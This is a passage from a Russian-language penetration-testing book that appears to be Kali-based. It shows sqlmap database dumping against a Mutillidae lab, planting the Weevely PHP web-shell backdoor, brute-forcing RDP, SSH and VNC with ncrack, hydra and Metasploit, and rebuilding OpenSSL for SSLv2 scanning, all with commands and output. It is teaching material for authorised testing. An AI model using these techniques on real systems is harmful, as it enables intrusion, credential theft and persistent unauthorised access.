Kali поставляется с hydra, утилитой командной строки и hydra-gtk, которая имеет графический интерфейс. Оба инструмента позволяют тестировщику использовать грубую силу или перебирать возможные имена пользователей и пароли к определенной службе. Поддерживаются несколько протоколов связи, включая FTP, FTPS, HTTP, HTTPS, ICQ, IRC, LDAP, MySQL, Oracle, POP3, pcAnywhere, SNMP, SSH, VNC и другие. Следующий скриншот показывает hydra, как он использует атаку перебора, для определения учетных данных доступа на странице HTTP:



Инъекционные атаки против баз данных

Наиболее распространенной и уязвимой уязвимостью на веб-сайтах является уязвимость при инъекции, которая возникает, когда сайт-жертва не контролирует ввод пользователя, тем самым позволяя злоумышленнику взаимодействовать с бэкэнд-системами. Атакующий может обрабатывать входные данные для изменения или кражи содержимого из базы данных, размещения исполняемого файла на сервере или выдачи команд операционной системе.

Одним из самых полезных инструментов для оценки уязвимостей SQL-инъекций является sqlmap, инструмент Python, который автоматизирует разведку и эксплуатацию баз данных Firebird, Microsoft SQL, MySQL, Oracle, PostgreSQL, Sybase и SAP MaxDB.

Мы продемонстрируем атаку SQL-инъекций на базу данных Mutillidae. Первым шагом является определение веб-сервера, системы управления базой данных и доступных баз данных.

Запустите виртуальную машину Metasploitable и откройте веб-сайт Mutillidae. Когда это будет завершено, просмотрите веб-страницы, чтобы определить что принимает ввод пользователя (например, форма входа пользователя, которая принимает имя пользователя и пароль от удаленного пользователя); Эти страницы могут быть уязвимы для SQL-инъекций. Затем откройте Kali и в командной строке введите следующее (используя соответствующий целевой IP-адрес):

```
root@kali:~# sqlmap -u
  'http://192.168.75.129/mutillidae/index.php?page=user-
  info.php&username=admin&password=&user-info-php-submit-
  button=View+Account+Details' --dbs
```

Sqlmap вернет данные, как показано на следующем скриншоте:

```
[13:32:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[13:32:56] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Наиболее вероятной базой данных для хранения данных приложения является база данных owasp10; Поэтому мы проверим все таблицы этой базы данных с помощью следующей команды:

```
root@kali:~# sqlmap -u
  'http://192.***.**.***/mutillidae/index.php?page=user-
  info.php&username=admin&password=&user-info-php-submit-
  button=View+Account+Details' -D owasp10 --tables
```

Возвращенные данные от выполнения этой команды показаны на следующем снимке экрана:

```
[13:53:07] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+----------------+
| accounts       |
| blogs_table    |
| captured_data  |
| credit_cards   |
| hitlog         |
| pen_test_tools |
+----------------+
```

Из шести таблиц, которые были перечислены, были названы счета. Мы попытаемся выгрузить данные из этой части таблицы. В случае успеха учетные данные учетной записи позволят нам вернуться в базу данных, если последующие атаки SQL-запроса не пройдут. Чтобы сбросить учетные данные, используйте следующую команду:

```
root@kali:~# sqlmap -u
  'http://192.***.**.***/mutillidae/index.php?page=user-
  info.php&username=admin&password=&user-info-php-submit-
  button=View+Account+Details' -D owasp10 - T accounts --dump
```

```
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+----------+-------------+----------------------------+
| cid | username | is_admin | password    | mysignature                |
+-----+----------+----------+-------------+----------------------------+
| 1   | admin    | TRUE     | adminpass   | Monkey!                    |
| 2   | adrian   | TRUE     | somepassword| Zombie Films Rock!         |
| 3   | john     | FALSE    | monkey      | I like the smell of confunk|
| 4   | jeremy   | FALSE    | password    | d1373 1337 speak           |
| 5   | bryce    | FALSE    | password    | I Love SANS                |
| 6   | samurai  | FALSE    | samurai     | Carving Fools              |
| 7   | jim      | FALSE    | password    | Jim Rome is Burning        |
| 8   | bobby    | FALSE    | password    | Hank is my dad             |
| 9   | simba    | FALSE    | password    | I am a cat                 |
| 10  | dreveil  | FALSE    | password    | Preparation H              |
| 11  | scotty   | FALSE    | password    | Scotty Do                  |
| 12  | cal      | FALSE    | password    | Go Wildcats                |
| 13  | john     | FALSE    | password    | Do the Duggie!             |
| 14  | kevin    | FALSE    | 42          | Doug Adams rocks           |
| 15  | dave     | FALSE    | set         | Bet on S.E.T. FTW          |
| 16  | ed       | FALSE    | pentest     | Commandline KungFu anyone? |
+-----+----------+----------+-------------+----------------------------+
```

Подобные атаки могут использоваться в базе данных для извлечения номеров кредитных карт.

Поддержание доступа с веб бэкдорами

Как только веб-сервер и его службы были скомпрометированы, важно обеспечить безопасный доступ. Обычно это делается с помощью веб-оболочки - небольшой программы, обеспечивающей доступ к скрытым бэкдорам и позволяющей использовать системные команды для облегчения действий после завершения работы.

Kali поставляется с несколькими веб-оболочками; Здесь мы будем использовать популярную веб-оболочку PHP под названием Weevely.

Weevely имитирует сеанс Telnet и позволяет тестировщику или злоумышленнику использовать более 30 модулей для задач последующей эксплуатации, включая следующие:

- Просмотр целевой файловой системы
- Передача файлов из взломанной системы
- Выполнение аудита для общих конфигураций сервера

- Грубая форсировка учетных записей SQL через целевую систему;
- Инициирование обратных TCP-оболочек
- Выполнение команд на удаленных системах, которые были скомпрометированы, даже если были применены ограничения безопасности PHP

Наконец, Weevely пытается скрыть связь в HTTP-куках, чтобы избежать обнаружения. Чтобы создать Weevely, введите в командной строке следующую команду:

```
root@kali:~# weevely generate <пароль> <патч>
```

Это создаст файл weevely.php в корневом каталоге. Выполнение команд на удаленных системах, которые были скомпрометированы, будут выполнятся даже если были применены ограничения безопасности PHP:

```
root@kali:~# weevely
                                  __
      ________  |-----.----.-.--.----'  |--.--.
      |  |  |  |  -__| -__| |  | -__|  |  |  |
      |________|_____|____|___/|____|__|___  | v1.0
                                        |_____|
               Stealth tiny web shell

[+] Start ssh-like terminal session
    weevely <url> <password>

[+] Run command directly from command line
    weevely <url> <password> [ "<command> .." | :<module> .. ]

[+] Generate PHP backdoor
    weevely generate <password> [ <path> ] ..

[+] Show credits
    weevely credits

[+] Show available module and backdoor generators
    weevely help

root@kali:~# weevely generate digitaldefence
[generate.php] Backdoor file 'weevely.php' created with password 'digitaldefence
```

Используя уязвимость при загрузке файла или любой другой компромисс, включая те, которые предоставляют доступ к функциям загрузки файлов с метками, загрузите файл weevely.php на зараженный веб-сайт.

Чтобы установить связь с веб-оболочкой, введите в командной строке следующую команду, указав, что переменные целевого IP-адреса, каталога и пароля изменены так, чтобы они соответствовали параметрам взломанной системы:

```
root@kali:~# weevely http://<IP адрес цели> <Каталог>
        <пароль>
```

В примере, показанном на следующем скриншоте, мы проверили, что мы подключены к веб-оболочке, используя команду whoami (которая определяет правильный каталог) и команду ls, чтобы получить список файлов (который еще раз подтверждает источник соединения как weevely.php). Для просмотра паролей была использована команда cat/etc/password.

```
www-data@:/var/www/dvwa/hackable/uploads $ whoami
www-data
www-data@:/var/www/dvwa/hackable/uploads $ ls
dvwa_email.png
weevely.php
www-data@:/var/www/dvwa/hackable/uploads $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

Веб-оболочку можно также использовать для установления обратного подключения к оболочке с помощью тестера, используя Netcat или Metasploit Framework в качестве локального слушателя.

Резюме

В этой главе мы рассмотрели сайты и сервисы, которые они предоставляют авторизованным пользователям с точки зрения злоумышленника. Мы применили перспективу «цепочки убийств» к веб-сервисам, чтобы понять правильное применение разведки и сканирования уязвимостей.

Было представлено несколько различных сканеров уязвимостей; Мы сосредоточились на создании и использовании модификаций существующих сканеров для поддержки оценки веб-сайтов и веб-сервисов, использовании браузеров на основе сканеров уязвимостей, и сканеров уязвимостей, которые специально предназначены для оценки веб-сайтов и их служб.
Были рассмотрены только некоторые из немногих эксплойтов, и мы завершили главу изучением веб-оболочки, которая специфична для веб-служб.

В следующей главе мы узнаем, как идентифицировать и атаковать коммуникации удаленного доступа, которые соединяют пользователей с веб-сервисами.

10

Эксплуатация связи удаленного доступа

В главе 9 «Разведка и эксплуатация веб-приложений» мы применили методологию «убийства цепочек» в отношении веб-приложений. Мы рассмотрели методы разведки, сканирования уязвимостей и эксплуатации, которые характерны для веб-сайтов и других приложений. Мы также рассмотрели уникальные инструменты, которые необходимы для оценки веб-приложений, особенно прокси-серверов на стороне клиента и инструментов для последующей эксплуатации, таких как веб-оболочки.

В этой главе мы сосредоточимся на компрометации сообщений удаленного доступа к устройствам и приложениям, которые распространяются через Интернет.

Злоумышленники используют преимущества повсеместного использования этих средств удаленного доступа для достижения следующих целей:

- Использование ранее существовавших каналов связи для получения прямого удаленного доступа к целевым системам
- Перехват сообщений
- Запретить аутентифицированным пользователям доступ к регулярным сообщениям и заставить их использовать небезопасные каналы, которые могут быть уязвимыми для других атак

Поскольку большинство пользователей считают, что они используют коммуникационные инструменты, которые являются "безопасными" (Даже банки полагаются на SSL-протоколы для защиты онлайн-банкинга), эти атаки могут существенно повлиять как на коммуникацию, которая скомпрометирована, так и на доверие жертвы к другим онлайн-коммуникациям.

В этой главе мы сосредоточимся на этапах разведки и эксплуатации цепочки уничтожения, поскольку они относятся к средствам удаленного доступа. Он не будет охватывать такие предметы, как военные звонки, голос по IP и связанные с ними вопросы телефонии, высоконадежные системы, такие как специализированные киоски, и сложные приложения, которые заслуживают собственной книги.

В конце этой главы вы узнаете следующее:

- Использование протоколов связи операционной системы (RDP и SSH)
- Использование приложений удаленного доступа (VNC)
- Настройка Kali для сканирования Secure Sockets Layerv2
- Разведывание и использование Secure Sockets Layer, включая атаки «человек по середине» и «Denial-of-service »
- Нападение на виртуальную частную сеть

Эксплуатация протоколов связи операционной системы

Некоторые протоколы передают учетные данные доступа в очистку (Telnet и FTP). Использование анализатора пакетов, такого как Wireshark, позволит злоумышленнику перехватывать и повторно использовать учетные данные.

Однако большинство протоколов удаленного доступа, особенно встроенных в операционную систему, теперь защищены с помощью средств контроля доступа и шифрования. Хотя это добавляет определенную степень безопасности, они по-прежнему подвержены атакам, которые могут возникать из-за неправильной конфигурации или использования плохих ключей шифрования. В этом разделе мы рассмотрим другие риски, которые могут быть использованы для компрометации якобы защищенных каналов связи.

Компромат протокола удаленного рабочего стола

Remote Desktop Protocol (**RDP**) - это проприетарный коммуникационный протокол Microsoft, который позволяет клиенту подключаться к другому компьютеру с помощью графического интерфейса. Хотя протокол шифруется, доступ к серверу можно получить, если злоумышленник угадает имя пользователя и пароль.

Следует отметить, что наиболее распространенным компромиссом RDP является использование социальной инженерии. С пользователем связывается удаленный технический специалист, который убеждает пользователя, что ему нужен удаленный доступ, чтобы исправить что-то в системе пользователя. Атаки вредоносных программ, нацеленные на протокол RDP, также становятся все более распространенными.

С точки зрения тестировщика (или злоумышленника) первый шаг в компрометации RDP-сервиса назначения - это поиск RDP-сервера и оценка силы используемой криптографии. Эта рекогносцировка обычно проводится с использованием инструмента, такого как nmap, настроенного для сканирования стандартного порта 3389 RDP.

Инструмент nmap теперь включает специализированные сценарии, которые предоставляют дополнительные сведения о RDP, включая конфигурацию шифрования. Если позволяет время, и если скрытность не является проблемой, они должны использоваться на начальной стадии сканирования. Командная строка для вызова сценария, который перечисляет поддерживаемые протоколы шифрования, выглядит следующим образом:

```
root@kali:~# nmap - p 3389 --script rdp-enum-encryption <IP>
```

Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:~# nmap -p 3389 --script rdp-enum-encryption [redacted]

Starting Nmap 6.40 ( http://nmap.org ) 
Nmap scan report for [redacted]
Host is up (0.020s latency).
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP: SUCCESS
|     Native RDP: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: Client Compatible
|     40-bit RC4: SUCCESS
|     56-bit RC4: SUCCESS
|     128-bit RC4: SUCCESS
|_    FIPS 140-1: SUCCESS

Nmap done: 1 IP address (1 host up) scanned in 3.71 seconds
```

Определены некоторые уязвимости RDP (особенно MS12-020), и они могут удаленно использоваться с использованием обработанных пакетов.

Чтобы определить, является ли текущая версия RDP уязвимой, используйте соответствующий сценарий nmap, вызывая следующую командную строку:

```
root@kali:~# nmap -sV -p 3389 --script rdp-vuln-ms12-020
  < IP>
```

Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:~# nmap -sV -p 3389 --script rdp-vuln-ms12-020 192.

Starting Nmap 6.40 ( http://nmap.org )
Nmap scan report for 192.
Host is up (0.00035s latency).
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Service
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A
:P)
|     Description:
|                     Remote Desktop Protocol vulnerability that could
allow remote attackers to cause a denial of service.
```

Как только уязвимая система идентифицируется с помощью nmap, она может быть использована, используя дополнительный модуль /dos/windows/rdp/ms12_020_ maxchannelids платформы Metasploit Framework, чтобы вызвать отказ в обслуживании.

Наиболее распространенным методом компрометации RDP является использование атаки грубой силы, основанной на словаре наиболее распространенных имен пользователей и паролей (целевые словари можно также сконструировать так, чтобы они были конкретными целями с использованием таких инструментов, как CeWL и crunch; Использование этих словарей происходит быстрее, чем попытки использовать общие словари, и более скрытно, потому что они генерируют меньше сетевого трафика).


Kali предоставляет несколько инструментов для доступа к грубой силе, включая hydra, medusa, ncrack и patator. По результатам тестирования мы обнаружили, что ncrack является самым надежным с точки зрения скорости и эффективности.

Списки общих имен пользователей и паролей доступны из нескольких источников. Большинство инструментов для взлома, особенно hydra, ncrack и john (John the Ripper), содержат списки в домашнем каталоге приложения. Тестировщики могут также загружать списки различных типов из интернет-источников. Списки, полученные из скомпрометированных учетных записей пользователей, особенно полезны, поскольку они отражают реальное использование аутентификационной информации. Независимо от того, какой список вы используете, вы можете персонализировать его для тестирования, добавив имена текущего и бывшего сотрудников (для имен пользователей) или списки слов, которые были созданы с использованием таких инструментов, как CeWL, который просканирует сайт цели для создания слов определенной длины.

Инструмент ncrack - это высокоскоростной инструмент для взлома аутентификации, который поддерживает протоколы FTP, HTTP (S), POP3, RDP, SMB, SSH, Telnet и VNC. Вызывается из окна терминала с помощью следующей команды:

```
root@kali:~# ncrack -vv -U user.lst -P password.list
      <IP Цели>:<Порт Цели>
```

Выполнение предыдущей команды показано на следующем скриншоте:



Средство ncrack обнаружило учетные данные доступа для всех пользователей примерно за 1700 секунд. Тем не менее, требуемое количество времени будет зависеть от общего размера используемых словарей и количества догадок, которые должны быть сделаны, прежде чем мы получим успешный удар.

Компромат Secure Shell

The **secure shell** (**SSH**) это сетевой протокол, который используется для создания зашифрованного канала в открытой сети между сервером и клиентом. Как правило, пара открытых и закрытых ключей позволяет пользователям входить в систему без необходимости использования пароля. Открытый ключ присутствует во всех системах, которым требуется безопасное соединение, в то время как пользователь сохраняет секретный ключ. Аутентификация основана на закрытом ключе; SSH проверяет закрытый ключ против открытого ключа. В целевых системах открытый ключ проверяется на соответствие списку авторизованных ключей, которым разрешен удаленный доступ к системе. Этот предположительно безопасный канал связи не срабатывает, когда открытый ключ не является криптографически сильным и может быть угадан.

Подобно RDP, SSH уязвим к атаке перебора, которая угадывает учетные данные пользователя. Для этого примера мы будем использовать инструмент hydra. Инструмент hydra - вероятно, самый старый инструмент грубой силы и, безусловно, самый многофункциональный инструмент. Он также поддерживает атаки против наибольшего числа целевых протоколов.

Инструмент Hydra можно найти, перейдя на страницу Kali Linux -> Password Attacks -> Online Attacks, и он также может быть вызван непосредственно из командной строки. Есть две версии гидры: версия командной строки (hydra) и версия GUI (hydra-gtk). В этом примере мы вызываем hydra из командной строки, используя следующую команду:

```
root@kali:~# hydra -s 22 -v -V -L <file path/name>
  -P <Путь/имя файла> -t 8 <IP цели><протокол>
```

Параметры команды описаны в следующем списке:

- -s обозначает порт, который будет использоваться. Хотя его не нужно вводить, когда порт по умолчанию предназначен для использования, он используется для устранения неясностей и потому, что в этом случае он ускоряет тестирование.
- -v и -V выбрать максимальную подробность отчетов.
- -L выбирает логин или файл имени пользователя.
- -P выбирает файл паролей.
- -t выбирает количество параллельных задач или соединений. Чем больше число, тем быстрее будет выполняться тестирование. Однако, если число слишком велико, могут быть введены ошибки и правильные пароли будут пропущены.

Следующий скриншот представляет подробный вывод первоначальной атаки грубой силы:

```
root@kali:~# hydra -s 22 -v -V -L /root/user.lst -P /root/password.lst -t 8 192.[redacted] ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra)
[DATA] 8 tasks, 1 server, 128 login tries (l:8/p:16), ~16 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.[redacted] - login "admin" - pass "123" - 1 of 128 [child 0]
[ATTEMPT] target 192.[redacted] - login "admin" - pass "1234" - 2 of 128 [child 1]
[ATTEMPT] target 192.[redacted] - login "admin" - pass "12345" - 3 of 128 [child 2]
[ATTEMPT] target 192.[redacted] - login "admin" - pass "123456" - 4 of 128 [child 3]
[ATTEMPT] target 192.[redacted] - login "admin" - pass "letmein" - 5 of 128 [child 4]
[ATTEMPT] target 192.[redacted] - login "admin" - pass "qwerty" - 6 of 128 [child 5]
```

Когда успешный вход в систему осуществляется с помощью словаря, hydra сообщает порт, протокол, хост и учетные данные для входа. Затем он продолжает использовать словари для определения других возможных учетных записей. В верхней строке следующего скриншота Hydra правильно идентифицировала учетную запись SSH с DigitalDefence в качестве логина и darkstar в качестве пароля; Скриншот также показывает другие попытки, предпринятые Hydra, когда он пытается идентифицировать дополнительные учетные записи.

```
[22][ssh] host: 192.[redacted]   login:                 password:
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "123" - 113 of 128 [child 5]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "1234" - 114 of 128 [child 5]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "12345" - 115 of 128 [child 5]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "123456" - 116 of 128 [child 5]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "letmein" - 117 of 128 [child 5]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "qwerty" - 118 of 128 [child 5]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "qwerty123" - 119 of 128 [child 5]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "admin" - 120 of 128 [child 1]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "admin123" - 121 of 128 [child 1]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "darkstar" - 122 of 128 [child 1]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "daisyduke" - 123 of 128 [child 1]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "pwd" - 124 of 128 [child 1]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "password" - 125 of 128 [child 1]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "password123" - 126 of 128 [child 1]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "test" - 127 of 128 [child 0]
[ATTEMPT] target 192.[redacted] - login "msfadmin" - pass "testtest" - 128 of 128 [child 0]
[STATUS] attack finished for 192.[redacted] (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra)
root@kali:~# _
```

Если вы знаете конфигурацию пароля, вы также можете использовать hydra для автоматического создания списка паролей «на лету», используя следующую команду:

```
root@kali:~# hydra -L user.lst -V -x 6:8:aA1 <IP адрес> SSH
```

Параметры, используемые в предыдущей команде, описаны в следующем списке:

- -x направляет Hydra для автоматического создания паролей, используемых в Грубой силы атаки. Пароли будут созданы в соответствии с параметрами, которые следуют за -x.
- 6: 8 обозначает минимальную длину пароля из шести символов и максимальную длину пароля в восемь символов.
- aA1 автоматически создаст пароли, используя комбинацию
Буквы и цифры. Он будет использовать все строчные буквы (обозначаемые буквой a) и все прописные буквы (обозначаемые A), а цифры от 0 до 9 (обозначаются цифрой 1).

Вы также можете добавить специальные символы в сгенерированный список, однако вам нужно добавить одиночные кавычки вокруг опции -x, как показано в следующей команде:

```
root@kali:~# -L user.lst –V –x '6:8:aA1 !@#$' <IP адрес> SSH
```

Эксплуатация third-party удалённого доступа приложений

Приложения, которые в обход системных протоколов для обеспечения удаленного доступа были довольно популярны в одно время. Хотя в настоящее время они заменяются онлайн-сервисами, такими как GoToMyPC или LogMeIn, они остаются довольно распространенными. Примеры таких программ включают pcAnywhere и VNC.

Следует отметить, что экземпляры этих инструментов могут присутствовать в сети из-за законных действий системного администратора. Тем не менее они также могут присутствовать, поскольку сеть была взломана, а злоумышленник потребовал средства удаленного доступа к сети.

В следующем примере мы скомпрометируем VNC, используя встроенные функции Metasploit Framework.

1. Найдите программное обеспечение удаленного доступа
на целевом устройстве с помощью nmap. Как показано
на следующем скриншоте, VNC обычно находится на TCP-порту 5900.

```
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    Unknown security type (33554432)
```

2. Активируйте Metasploit Framework с помощью команды msfconsole из окна терминала. Из приглашения msf настройте его на компрометацию VNC, как показано на следующем снимке экрана:

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 192.168.75.129
RHOSTS => 192.168.75.129
msf auxiliary(vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(vnc_login) > run_
```


3. Инициируйте команду run, как показано на следующем скриншоте, и наблюдайте за успешным запуском:

```
msf auxiliary(vnc_login) > run

[*] 192.168.75.129:5900 - Starting VNC login sweep
[*] 192.168.75.129:5900 VNC - [1/2] - Attempting VNC login with password ''
[*] 192.168.75.129:5900 VNC - [1/2] - , VNC server protocol version : 3.3
[-] 192.168.75.129:5900 VNC - [1/2] - , Authentication failed
[*] 192.168.75.129:5900 VNC - [2/2] - Attempting VNC login with password 'passwo
rd'
[*] 192.168.75.129:5900 VNC - [2/2] - , VNC server protocol version : 3.3
[+] 192.168.75.129:5900, VNC server password : "password"
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) > _
```

4. Наконец, как только Metasploit определил учетные данные, подтвердите их, войдя в VNC-клиент, используя vncviewer. В командной строке в окне терминала введите следующее:

```
root@kali:~# vncviewer <IP цели>
```

Это подключится к удаленному узлу и предложит вам ввести соответствующие учетные данные. Когда аутентификация будет успешной, откроется новое окно, дающее вам удаленный доступ к целевой системе. Убедитесь, что вы находитесь в целевой системе, отправив запрос whoami, как показано на следующем снимке экрана, и запросите идентификатор или IP-адрес системы:



Атакующий Secure Sockets Layer

Secure Sockets Layer (**SSL**) и его преемник, **Transport Layer Security** (**TLS**), являются криптографическими протоколами, используемыми для обеспечения безопасной связи через Интернет. Эти протоколы широко используются в защищенных приложениях, таких как обмен сообщениями в Интернете и электронной почте, просмотр веб-страниц и передача голоса по IP-протоколу.

Эти протоколы повсеместны в Интернете, однако они возникли в середине 1990-х годов и все чаще подвергаются нападениям по мере их старения. Версия SSL 2.0 (Версия 1.0 никогда публично не публиковалась) содержит значительное количество недостатков, которые могут быть использованы, например, слабый контроль ключа и слабость к атакам типа «человек по середине». Хотя большинство пользователей внедрили версию 3.0 этого протокола или более новые версии TLS, неправильно сконфигурированные системы могут все же разрешить использование ранее небезопасной версии.

Настройка Kali для сканирования SSLv2

Перед началом этапа разведки убедитесь, что Kali настроен на сканирование для протоколов SSL версии 2. На момент написания этой книги это было не так.

В окне терминала введите следующую команду:

```
root@kali:~# openssl_s_client -connect
  www.opensecurityresearch.com:443 -ssl2
```

Если это возвращает неизвестную опцию -ssl2 error (показанную на следующем скриншоте), тогда потребуется дополнительная настройка.

Чтобы применить исправление, вы должны повторно исправить приложение OpenSSL, выполнив следующие действия (убедитесь, что используемый путь отражает используемую директорию загрузки):

1. Установите quilt - программу, используемую для управления несколькими исправлениями в исходном коде приложения, используя следующую команду:
   ```
   root@kali:~# apt-get install devscripts quilt
   ```
2. Загрузите исходный код openssl, проверьте исправления, которые были применены, обновите файлы конфигурации, а затем перестройте приложение. Используйте следующие команды:
   ```
   root@kali:~# apt-get source openssl
   root@kali:~# cd openssl-1.0.1e
   root@kali:~/openssl-1.0.1e# quilt pop -a
   ```

3. Отредактируйте файл /openssl-1.0.1e/debian/patches/series и удалите из файла следующую строку:
   ssltest_no_sslv2.patch

4. Отредактируйте файл /openssl-1.0.1e/debian/rules и удалите аргумент no-ssl2. Затем повторно создайте патч для openssl. Используйте следующие команды:
   root@kali:~/openssl-1.0.1e# quilt push -a
   root@kali:~/openssl-1.0.1e# dch -n 'Allow SSLv2'

5. Когда это будет завершено, перестройте пакет openssl, а затем переустановите его. Этот шаг может быть выполнен со следующими командами:
   root@kali:~/openssl-1.0.1e# dpkg-source --commit
   root@kali:~/openssl-1.0.1e# debuild -uc -us
   root@kali:~/openssl-1.0.1e# cd /root
   root@kali:~# dpkg -i *ssl*.deb

6. Убедитесь, что исправления были успешно применены, переиздав команду для подключения с использованием SSLv2, как показано на следующем скриншоте:

```
root@kali:~# openssl s_client -connect www.opensecurityresearch.com:443 -ssl2
CONNECTED(00000003)
write:errno=104
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 0 bytes and written 45 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv2
```

